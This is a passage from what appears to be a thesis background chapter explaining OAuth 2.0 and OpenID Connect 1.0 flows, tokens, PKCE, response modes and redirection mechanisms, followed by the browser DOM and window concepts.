


Figure 2.1: Basic Single Sign-On setup involving an End-User, User Agent, Service Provider, Identity Provider, and Resource Server – communication is performed through the *front-channel* or *back-channel*.

- The **Service Provider (SP)** provides services to the End-User. Therefore, it consumes tokens provided by the Identity Provider to either (1) get authorized access to the End-User’s protected resources on the Resource Server or (2) authenticate the End-User within its User Agent. The Service Provider and Identity Provider communicate with each other in two different ways: (1) using a direct server-to-server communication (*back-channel*) or (2) using an indirect communication via the End-User’s User Agent (*front-channel*). In OAuth 2.0, this instance is referred to as the **Client Application (Client)**. In OpenID Connect 1.0, this instance is referred to as the **Relying Party (RP)**.
- The **Identity Provider (IdP)** authenticates the End-User and provides proper tokens to the Service Provider, which either (1) provide authorized access to the End-User’s protected resources on the Resource Server or (2) provide digitally signed claims about the End-User’s identity. In OAuth 2.0, this instance is referred to as the **Authorization Server (AS)**. In OpenID Connect 1.0, this instance is referred to as the **OpenID Provider (OP)**.
- The **Resource Server (RS)** provides access to the End-User’s protected resources if valid authorization (i.e., in the form of an `access_token`) is given.

The Identity Provider may issue the following tokens to the Service Provider:

code is an opaque, short lived, and single-use token that is redeemed by the Service Provider on the Identity Provider through the back-channel to receive tokens for End-User authorization and authentication (i.e., the tokens described below).

access_token is an opaque token that is valid for a limited period of time. RFC 6750 points out that “any party in possession of a bearer token (a “bearer”) can use it to get access to the associated resources [...] [43] on the Resource Server.

refresh_token is an opaque token that is valid for an extended period of time. It is used by the Service Provider to obtain a new **access_token** as soon as the old **access_token** expires. This token is exclusively returned in the back-channel.

id_token is a digitally signed or integrity protected JSON Web Token that contains claims about the End-User's identity. It is validated by the Service Provider to retrieve the End-User's identity for authentication purposes. This token is exclusively returned in OpenID Connect 1.0.

The OAuth 2.0 and OpenID Connect 1.0 standard specifications [35, 68] define different *flows*, which regulate (1) the tokens that are returned from the Identity Provider and (2) the channel in which the tokens are returned (i.e. front-channel and/or back-channel). Table 2.1 presents an overview of the standardized OAuth 2.0 authorization and OpenID Connect 1.0 authentication flows, based on their **response_type**. Note that the **response_type** defines the tokens returned from the Identity Provider to the Service Provider through the front-channel. The OAuth 2.0 Code and Implicit Flows are depicted in Figure 2.2, Section 2.2.2. The OpenID Connect 1.0 Code, Implicit, and Hybrid Flows are exposed in Figure 2.3, Section 2.2.3.

Table 2.1: Standardized authorization and authentication flows in OAuth 2.0 and OpenID Connect 1.0 categorized by their **response_type** parameter.

	OAuth 2.0	OpenID Connect 1.0
Code Flow	• code	• code
Implicit Flow	• token *	• id_token • token id_token *
Hybrid Flow	—	• code token * • code id_token • code token id_token *

* Deprecated due to **access_token** in front-channel.

2.2.2 The OAuth 2.0 Protocol

The OAuth 2.0 Authorization Framework was introduced in 2012 and is specified in RFC 6749 [35]. The framework defines the *Authorization Code Grant* in [35, Section 4.1], *Implicit Grant* in [35, Section 4.2], *Resource Owner Password Credentials Grant* in [35, Section 4.3], and *Client Credentials Grant* in [35, Section 4.4].

2.2.2.1 The OAuth 2.0 Authorization Code and Implicit Grant

Based on Figure 2.2, the OAuth **Code Flow** and **Implicit Flow** are described step-by-step. All steps and parameters marked in **green** are exclusively applied in the **Code Flow**, steps and parameters marked in **blue** are exclusively applied in the **Implicit Flow**.




Figure 2.2: The OAuth 2.0 **Code Flow** and **Implicit Flow**. The **Code Flow** is marked in black and **green**. The **Implicit Flow** is marked in black and **blue**.

Step 1 – Start: The End-User starts the authorization flow by navigating its User Agent (UA) to the appropriate endpoint on the Client Application (Client).

Step 2 – *authzReq*: The Client returns the Authorization Request (*authzReq*) via a redirect through the UA (*front-channel*) to the Authorization Endpoint (*authzEndp*) on the Authorization Server (AS). The following *authzReq* parameters are included:

client_id uniquely identifies the Client on the AS. This value is issued by the AS during Client registration. [35, Section 2.2]

- response_type** defines the flow and the tokens that are returned in the Authorization Response (*authzResp*):
 - response_type = code** requests the OAuth [Code Flow](#).
 - response_type = token** requests the OAuth [Implicit Flow](#).
- redirect_uri** specifies an absolute Uniform Resource Identifier (URI) on the Client – the Redirection Endpoint (*redirectionEndp*) – to which the AS redirects the *authzResp*. This URI must be pre-registered by the Client on the AS during Client registration [35, Section 3.1.2.2]. Also, this URI must be validated properly on the AS to match the exact pre-registered value. Otherwise, a malicious party is able to receive the *authzResp*.
- scope** specifies the set of protected resources that an *access_token* is permitted to access. Individual protected resources may have individual *scope* values, such as *profile*, *email*, and *calendar*. *Incremental authorization* enables a Client to initially request access to a limited set of scopes and if required, request access to additional scopes later.
- state** specifies an opaque, non-guessable value bound to the UA’s authenticated state (i.e., a hash of the session cookie) to maintain state between the *authzReq* and *authzResp*. This parameter is replayed by the AS in the *authzResp* to prevent Cross-Site Request Forgery (CSRF) attacks on the *redirectionEndp*.

Step 3 – *Auth&Consent*: The AS returns the End-User Authentication & Consent page to the UA. The End-User submits its credentials to authenticate on the AS and grants access to the resources that the Client requested within the *scope* parameter of the *authzReq*.

Step 4 – *authzResp*: The AS returns the *authzResp* via a redirect through the UA (front-channel) to the *redirectionEndp* that was specified with the *redirect_uri* parameter in the *authzReq*. In the OAuth [Code Flow](#), the parameters are appended as query string and thus sent to the Client. In the OAuth [Implicit Flow](#), the parameters are appended as hash fragment and thus not sent to the Client. Instead, they remain within the UA, because fragments are omitted during redirects. The following *authzResp* parameters are included:

- code**, **access_token¹** as described in Section 2.2.1.
- state** is mirrored by the AS and matches the *state* parameter of the *authzReq*. Thus, the *authzResp* is bound to the *authzReq* and session such that an attacker is not able to cross-site request its own *authzResp* within the victim’s UA. This protects the victim from being logged into the attacker’s account.
- token_type** specifies the type of **access_token¹**. In this thesis, we will only use the bearer token type (cf. Section 2.2.1).
- expires_in** specifies the lifetime of **access_token¹** in seconds.
- scope** specifies the actual scope that was granted to **access_token¹**.

Step 5 – *tokenReq*: The Client sends the Token Request (*tokenReq*) to the Token Endpoint (*tokenEndp*) on the AS (back-channel). The following *tokenReq* parameters

are included:

`grant_type=authorization_code` specifies that the Client redeems the `code` received on the `redirectionEndp` in exchange for an `access_token2` and `refresh_token`. Alternatively, the Client may use `grant_type=refresh_token` with `client_id`, `client_secret`, `refresh_token`, and `scope` parameters to request a “fresh” `access_token`.

`code` as in `authzResp`.

`client_id`, `redirect_uri` as in `authzReq`.

`client_secret` authenticates the Client on the AS. This value is issued by the AS during Client registration. The Client authentication enforces the binding of `codes` and `refresh_tokens` to the Client they were issued to. [35, Section 2.3]

Step 6 – `tokenResp`: The AS returns the Token Response (`tokenResp`) to the Client. The following `tokenResp` parameters are included:

`access_token2`, `token_type`, `expires_in`, `scope` as in `authzResp`.

`refresh_token` as described in Section 2.2.1.

Step 7 – `resourceReq`: The Client uses `access_token2` to request the protected resource on the Resource Endpoint (`resourceEndp`) of the Resource Server (RS). All subsequent steps are implementation-specific.

Step 8.1 – `resourceResp`: In the OAuth Code Flow, the Client returns the protected resource to the UA.

Step 8.2 – `Script`: In the OAuth Implicit Flow, the Client returns a combination of Hypertext Markup Language (HTML), Cascading Style Sheets (CSS), and JS to the UA.

Step 9 – `Extraction`: In the OAuth Implicit Flow, the JS script returned in step 8.2 extracts `access_token1` from the fragment component of the URI. The Client should not include any third-party scripts in the HTML, CSS, and JS returned in step 8.2. Otherwise, the third-parties are able to retrieve `access_token1`.

Step 10 – `resourceReq`: The UA can request direct access to the protected resource on the `resourceEndp` using `access_token1`.

2.2.2.2 The OAuth 2.0 Resource Owner Password Credentials Grant

In the OAuth Resource Owner Password Credentials Flow, the End-User provides its credentials to the *Client*. The Client obtains an `access_token` and an optional `refresh_token` from the AS by including the End-User’s credentials and its own Client credentials in the `tokenReq`. The `grant_type` in the `tokenReq` is set to `password` and includes the `client_id`, `client_secret`, `username`, `password`, and `scope` parameters.

“This grant type carries a higher risk than other grant types because it maintains the password anti-pattern this protocol seeks to avoid” [35, Section 10.7]. “The Resource Owner Password Credentials Grant MUST NOT be used. This grant type insecurely exposes the credentials of the resource owner to the client” [52, Section 2.4].

2.2.2.3 The OAuth 2.0 Client Credentials Grant

In the OAuth Client Credentials Flow, the Client obtains an `access_token` from the AS by including only its Client credentials in the `tokenReq`. The `access_token` is scoped to resources under the control of the Client. The `grant_type` in the `tokenReq` is set to `client_credentials` and includes the `client_id`, `client_secret`, and `scope` parameters.

2.2.3 The OpenID Connect 1.0 Protocol

OpenID Connect 1.0 was introduced in 2014 by the OpenID Foundation and is specified in [67]. The framework defines the *Authorization Code Flow* in [67, Section 3.1], *Implicit Flow* in [67, Section 3.2], and *Hybrid Flow* in [67, Section 3.3].

2.2.3.1 The OpenID Connect 1.0 Authorization Code, Implicit, and Hybrid Flow

Based on Figure 2.3, the OIDC [Code Flow](#), [Implicit Flow](#), and Hybrid Flow are described step-by-step. All steps and parameters marked in [green](#) are exclusively applied in the [Code Flow](#), steps and parameters marked in [blue](#) are exclusively applied in the [Implicit Flow](#). The Hybrid Flow is a combination of the [Code Flow](#) and [Implicit Flow](#) and thus includes all steps and parameters.

Step 1 – Start: The End-User starts the authentication flow by navigating its UA to the Login Initiation Endpoint (`loginEndp`) on the Relying Party (RP).

Step 2 – `authnReq`: The RP returns the Authentication Request (`authnReq`) via a redirect through the UA (front-channel) to the Authentication Endpoint (`authnEndp`) on the OpenID Provider (OP). The following `authnReq` parameters are included:

`client_id`, `redirect_uri`, `scope`, `state` as in OAuth. In OIDC, `scope` must contain the value `openid`. If a `refresh_token` is requested, `scope` contains the value `offline_access`.

`response_type` as in OAuth. In OIDC, the `id_token` is added. Table 2.1 shows an overview of all `response_types` available in OIDC.

The specification defines several additional parameters unique to OIDC:




Figure 2.3: The OpenID Connect 1.0 Code Flow, Implicit Flow, and Hybrid Flow. The Code Flow is marked in black and green. The Implicit Flow is marked in black and blue. The Hybrid Flow is marked in black, green, and blue.

nonce is an opaque, non-guessable value bound to the UA's authenticated state (i.e., a hash of the session cookie) to associate the session with an `id_token`. This parameter is included by the OP in the `id_token` to prevent replay and CSRF attacks.

response_mode specifies the mechanism to be used for returning the Authentication Response (*authnResp*). The modes are described in Section 2.2.4.3.

prompt specifies the End-User Authentication & Consent page in step 3. It can contain the following values: (1) `none` requests the OP to not display any End-User Authentication & Consent page (which only succeeds if the End-User is authenticated and has pre-configured consent), (2) `login` requests the OP to reauthenticate the End-User, (3) `consent` requests the OP to prompt the End-User for consent, and (4) `select_account` requests the OP to prompt the End-User to select one of its accounts.

login_hint is an End-User identifier that gives the OP a hint on the End-User's identity.

Step 3 – Auth&Consent: The OP returns the End-User Authentication & Consent page to the UA, as described in OAuth. Note that this step is affected by the `prompt` parameter in the *authnReq*. The OP must always obtain consent if a `refresh_token` is returned (i.e., `prompt=consent`) [67, Section 11].

Step 4 – authnResp: The OP returns the *authnResp* via a redirect through the UA (front-channel) to the *redirectionEndp*, as in OAuth. In the OIDC Hybrid Flow, the parameters are appended as query string and as hash fragment. The following *authnResp* parameters are included:

`state`, `code`, `access_token1`, `token_type`, `expires_in`, `scope` as in OAuth.
`id_token1` as described in Section 2.2.1. This `id_token1` is also referred to as the *front-channel id_token*, as it authenticates the End-User in the front-channel.

Step 5 – tokenReq: The RP sends the *tokenReq* to the *tokenEndp* on the OP (back-channel). The following *tokenReq* parameters are included:

`grant_type=authorization_code`, `code`, `client_id`, `redirect_uri`, `client_secret` as in OAuth.

Step 6 – tokenResp: The OP returns the *tokenResp* to the RP. The following *tokenResp* parameters are included:

`access_token2`, `token_type`, `expires_in`, `scope`, `refresh_token` as in OAuth.
`id_token2` as described in Section 2.2.1. This `id_token2` is also referred to as the *back-channel id_token*, as it authenticates the End-User in the back-channel.

Step 7 – resourceReq: The RP uses `access_token2` to request the protected resource on the *resourceEndp* of the RS, as described in OAuth.

Step 8 – Validation: The RP validates `id_token2` and uses its claims to retrieve the End-User’s identity. Note that the back-channel `id_token` does not enforce signature validation, as the token is transferred over TLS from the OP to the RP.

Step 9 – Website&Script: In the `Code Flow`, the RP authenticates the End-User based on `id_token2`, for instance by returning a session cookie and the protected website to the UA. In the `Implicit Flow` and `Hybrid Flow`, the RP must (additionally) return a JS script.

Step 10 – Extraction: The UA extracts `access_token1` and `id_token1` from the fragment.

Step 11 – Auth: The `id_token1` authenticates the End-User in the front-channel.

Step 12 – resourceReq: The `access_token1` provides direct access to the protected resource.

2.2.3.2 The OpenID Connect 1.0 ID Token

The `id_token` is the central data structure that OIDC provides for End-User authentication [67, Section 2]. It is represented as digitally signed or integrity protected JWT that contains basic profile information about the End-User in *claims*:

iss – Issuer – Issuer identifier of the `id_token` (i.e., the `authnEndp` or `tokenEndp`).

sub – Subject – Unique identifier of the End-User on the OP. Two subject identifier types are specified: (1) `public` means that the End-User has the same `sub` value (issued by the same OP) on all RPs and (2) `pairwise` means that the End-User has individual `sub` values (issued by the same OP) on each RP.

aud – Audience – The `client_id` of the RP.

exp, iat – Expiration, Issued At – The `id_token` must not be consumed by the RP after its *expiration* time or before its *issued at* time (encoded as UNIX timestamps).

auth_time – Authentication Time – The time at which the End-User authenticated on the OP (encoded as UNIX timestamp).

nonce – Nonce – The parameter from the `authnReq`.

azp – Authorized Party – The `client_id` of the RP.

c_hash – Code Hash – Binds the code to the `id_token`. Only present in `id_token1` if a code is returned in the `authnResp`.

at_hash – Access Token Hash – Only present in `id_token1` / `id_token2` if an `access_token` is returned in the `authnResp` / `tokenResp`.

2.2.4 Advanced Concepts in OAuth 2.0 and OpenID Connect 1.0

2.2.4.1 Client Types

“OAuth defines two Client types, based on their ability to authenticate securely with the Authorization Server (i.e., ability to maintain the confidentiality of their Client credentials)” [35, Section 2.1]:

Confidential Clients are able to keep their credentials secret. An example of a confidential Client is a web application using a backend server, since it can store its Client credentials securely on the backend.

Public Clients are not able to keep their credentials secret. Examples of public Clients are single page applications and native applications. Since their source code is publicly available, they are not capable of securely storing their Client credentials.

Web applications, single page applications, and native applications are defined as follows:

Web application is “[...] a confidential client running on a web server. Resource owners access the client via an HTML user interface rendered in a user-agent [...]. The client credentials as well as any access token issued to the client are stored on the web server and are not exposed to or accessible by the resource owner” [35, Section 2.1].

Single page application is “[...] a public client in which the client code is downloaded from a web server and executed within a user-agent [...]. Protocol data and credentials are easily accessible (and often visible) to the resource owner” [35, Section 2.1]. In literature, they are also referred to as browser-based applications or user-agent-based applications. The architectural pattern presumes that only a *single* document is loaded from the server while the content is dynamically updated with JS and background requests, resulting in performance improvements. Therefore, they make use of new JavaScript APIs (i.e., Session History API [61]), which provide mechanisms to change Uniform Resource Locator (URL) components without triggering a page reload. In general, there are three architectural patterns of SPAs [73, Section 6]:

SPAs in common-domain deployments presume that the SPA, AS, and RS share the same domain. In this case, redirect mechanisms are rendered superfluous and OAuth should be replaced by different authentication solutions.

SPA with backend initiates the Code Flow (similar to web apps) and keeps the tokens stored on the backend. It creates a separate session between the backend and the SPA using traditional session cookies.

SPA without backend initiates the Code Flow and keeps the tokens stored within the web browser. The SPA can communicate with the *tokenEndp* using Cross-Origin Resource Sharing (CORS) (cf. Section 2.5.1).

Native application is “[...] a public client installed and executed on the device [...]. Protocol data and credentials are accessible to the resource owner” [35, Section 2.1]. “Apps implemented using web-based technology but distributed as a native app, so-called “hybrid apps”, are considered equivalent to native apps [...]” [19, Section 3]. Native apps can use two approaches to interact with the *authzEndp* [35, Section 9]: (1) using an *embedded* User Agent that is hosted by the native app and shares the same security domain (i.e., the page content is accessible) or (2) using an *external* User Agent that is hosted by the Operating System (OS) and has a separate security domain (i.e., the page content is isolated)

The current best implementation practices are suggested as follows:

Web application: “Clients SHOULD NOT use the Implicit Grant (response type “token”) or other response types issuing access tokens in the authorization response, unless access token injection in the authorization response is prevented and [...] token leakage vectors are mitigated” [52, Section 2.1.2].

Single page application: “The current best practice for browser-based applications is to use the OAuth 2.0 authorization code flow with PKCE” [73, Section 4].

Native application: RFC 8252 “[...] requires that only external User Agents [...] are used for OAuth by native apps” [19, Section 1]. “Public native app Clients MUST implement the Proof Key for Code Exchange (PKCE) extension to OAuth, and authorization servers MUST support PKCE for such clients [...]” [19, Section 6]. “The use of the Implicit Flow with native app is NOT RECOMMENDED” [19, Section 8.2].

2.2.4.2 Proof Key for Code Exchange

RFC 7636 defines the Proof Key for Code Exchange (PKCE) extension for public Clients utilizing the Code Flow [75]. The extension is motivated by the observation that public clients are not capable of maintaining a secret, that is, the code is not protected with a `client_secret`. This can lead to the *code interception attack*, in which the attacker intercepts the code returned from the *authzEndp* and redeems it to receive an `access_token`.

Proof Key for Code Exchange (PKCE) introduces additional *authzReq* and *tokenReq* parameters:

`code_verifier` is a random key, individually generated for each *authzReq*.

`code_challenge` is a transformed value of the `code_verifier`.

`code_challenge_method` defines the `code_verifier` transformation algorithm. The plain algorithm is a one-to-one mapping of `code_verifier` and `code_challenge`. The S256 algorithm calculates a SHA-256 hash of the `code_verifier`.

The `code_challenge` and `code_challenge_method` is sent with the `authzReq` to the `authzEndp`. The AS binds the `code_challenge` to the issued `code` and returns the `code` to the Client. The `code` and `code_verifier` are sent with the `tokenReq` to the `tokenEndp`. The AS transforms the `code_challenge` (obtained in the `authzReq`) and validates if it matches the received `code_verifier` (obtained in the `tokenReq`). If they match, the AS returns the tokens in the `tokenResp`.

Therefore, the Client proves within the `tokenReq` that it is the initiator of the corresponding `authzReq` (i.e., knows the `code_verifier` value).

2.2.4.3 Multiple Response Type Encoding Practices

The `response_mode` `authzReq` parameter specifies the mechanism to be used for returning the `authnResp` from the `authnEndp` on the OP to the `redirectionEndp` on the RP:

`query` is the default `response_mode` in the Code Flow and encodes the `authnResp` parameters in the query string of the `redirect_uri` [11, Section 2.1].

`fragment` is the default `response_mode` in the Implicit and Hybrid Flow and encodes the `authnResp` parameters in the fragment of the `redirect_uri` [11, Section 2.1].

`form_post` encodes the `authnResp` parameters as HTML form values that are auto-submitted in the UA to the `redirect_uri`. Thus, the `authnResp` parameters are sent via the Hypertext Transfer Protocol (HTTP) `POST` method to the RP [53, Section 2].

`web_message` sends the `authnResp` parameters via the `postMessage` API (cf. Section 2.5.3) to the RP. As of yet, the OAuth and OIDC flows were executed in a single web browser window using the so-called ***redirect flow***. That is, the transitions between the RP and OP endpoints were executed using redirects within the same window. In practice, the so-called ***popup flow*** is used to execute the OAuth and OIDC flows in two windows. For instance, the `authnReq` is opened in a new popup, displaying the Authentication & Consent page within the popup. Finally, the `postMessage` API is used to return the `authnResp` from the popup back to the web browser window. As of now, this `response_mode` was not formally specified, but covered in an expired draft from 2015 [87]. However, this `response_mode` is widely used in practice, wherefore it is investigated in Chapters 3 and 4 in more detail.

2.2.4.4 Client Authentication Methods

Client authentication methods are used by confidential Clients on the *tokenEndp* to authenticate on the OP [67, Section 9]. The following Client authentication methods may be registered during Client registration:

client_secret_basic uses a symmetric secret with the HTTP Basic authentication scheme.

client_secret_post uses a symmetric secret within the request body (i.e., as `client_secret` parameter).

client_secret_jwt uses a symmetric secret to create an integrity protected JWT that is sent as `client_assertion` parameter to the *tokenEndp*.

private_key_jwt uses an asymmetric private key to create a digitally signed JWT that is sent as `client_assertion` parameter to the *tokenEndp*.

2.2.4.5 Redirection Mechanisms

To work with the different Client types introduced in Section 2.2.4.1, there are multiple redirection mechanisms:

Regular Web-Based URI Redirection uses a regular URI with the `http` or `https` schemes. This mechanism is used in web apps and SPAs. [35, Section 3.1.2]

Example: `https://sp.com/redirect?key=value`

Private-Use URI Scheme Redirection uses a private-use URI scheme – also referred to as *custom URI scheme* – such that the OS launches the native app and passes the *authzResp* as launch parameter. The native app receives the *authzResp* and can proceed as usual. This mechanism is used in native apps with external UAs. [19, Section 7.1]

Example: `com.sp:/redirect`

Claimed https URI Scheme Redirection works similar to the private-use URI scheme redirection. However, the claimed `https` URI is indistinguishable from a regular web-based URI, but is still recognized by the OS as being registered with a native app. This mechanism is used in native apps with external UAs. [19, Section 7.2]

Example: `https://sp.com/redirect`

Loopback Interface Redirection opens an ephemeral port – randomly assigned by the OS – on the loopback network interface to receive the *authzResp*. This mechanism is used in native apps with external UAs. [19, Section 7.3]

```
Example Localhost: http://localhost:8080/redirect
Example IPv4:      http://127.0.0.1:8080/redirect
Example IPv6:      http://[::1]:8080/redirect
```

Manual Copy-and-Paste requires the End-User to manually copy the code from the *authzResp* into the native app. This mechanism is not formally specified, but used in native apps with external or embedded UAs.

Automatic Extraction monitors state changes within an embedded UA and automatically extracts the code from the *authzResp*. This mechanism is not formally specified, but used in native apps with embedded UAs.

2.3 Document Object Model

The Document Object Model (DOM) is defined as “[...] the standardized Application Programming Interface (API) for scripts running in a browser to interact with the HTML document” [76].

If the web browser receives an HTML file from a server, it parses the document and constructs a Document Object Model (DOM) tree where individual HTML elements are represented as nodes. For instance, the root node within an HTML document is represented by the `<html>` element, which usually contains two child nodes: the `<head>` and `<body>` tags. That said, the DOM implements an interface to access and dynamically modify these nodes using JS.

Beyond the pure document, the web browser’s DOM provides access to various other properties and methods. In this thesis, we will work mainly with windows, in which the actual document resides. Section 2.3.1 first introduces the different types of windows within web browsers. Section 2.3.2 defines the concept of window groups combining different windows into a single, hierarchical composition. Section 2.3.3 covers the `Window` interface that defines the properties and methods related to windows. Section 2.3.4 finally presents the methods and properties used by windows to reference other windows in order to communicate with them.

2.3.1 Windows

If a web browser loads an HTML document containing HTML markup, CSS, and JS, it is loaded into a *window*. Windows are not related to the user’s conception of a Graphical User Interface (GUI) window, but it is rather a theoretic concept introduced by web browsers. That is, a single *web browser window* with multiple *web browser tabs* actually contains multiple windows, although users perceive only a single GUI window. Further, windows can contain nested windows by embedding them.

In this thesis, we will use the following terminology to refer to the different types of windows within a web browser:

- The *primary window* is defined as a superordinate window within a web browser. It can contain several underlying frames and popup windows, but no other primary window. If the web browser or a new web browser tab is opened by the user, a new primary window is created. If the user loads a resource, for example by submitting an URL, further frames and popup windows may be loaded by the primary window.
- The *popup window* is defined as a subordinate window within a web browser. It is opened by either a primary window, superior popup window, or frame. It can be opened as a stand-alone web browser window or as a new web browser tab.
- The *frame* is defined as an embedded window within a web browser. It is embedded on either a primary window, popup window, or within a parent frame. In HTML, frames are usually embedded with the `<iframe>` tag. The `<object>`, `<embed>`, and `<frame>` tags provide alternative ways to embed external resources into a document. In this thesis, the terms *frames* and *iframes* are used interchangeably.

Web browser tabs are either primary windows or popup windows.

2.3.2 Browsing Context, Execution Context, and Window Group

The *browsing context* is defined as “[...] the environment a browser displays a document” [58]. Each primary window, popup window, and frame is an individual browsing context. “Each browsing context has a specific origin [...] and a history that memorize all the displayed documents, in order” [58]. Different browsing contexts can communicate with each other using the methods described in Sections 2.5.3 and 2.5.4. However, communication is restricted by the SOP, described in Section 2.4.

The *execution context* defines the environment in which a script operates [76]. Each primary window, popup window, and frame has an individual execution context. In addition, each execution context has an individual instantiation of the Window interface, which is described in Section 2.3.3. If JS code is executed with the `javascript` protocol in the URL, it inherits the execution context of the window containing that URL.

The *window group* consists of at least one primary window and may contain several other popup windows and frames. All popup windows and frames within a window group must be opened or embedded from any other window within the same window group. Windows within the *same* window group can (1) reference each other using the methods described in Section 2.3.4 and (2) communicate with each other using the methods described in Sections 2.5.3 and 2.5.4. Windows within a *different* window group are isolated and not able to communicate with each other.

Figure 2.4 exemplifies the concept of window groups:

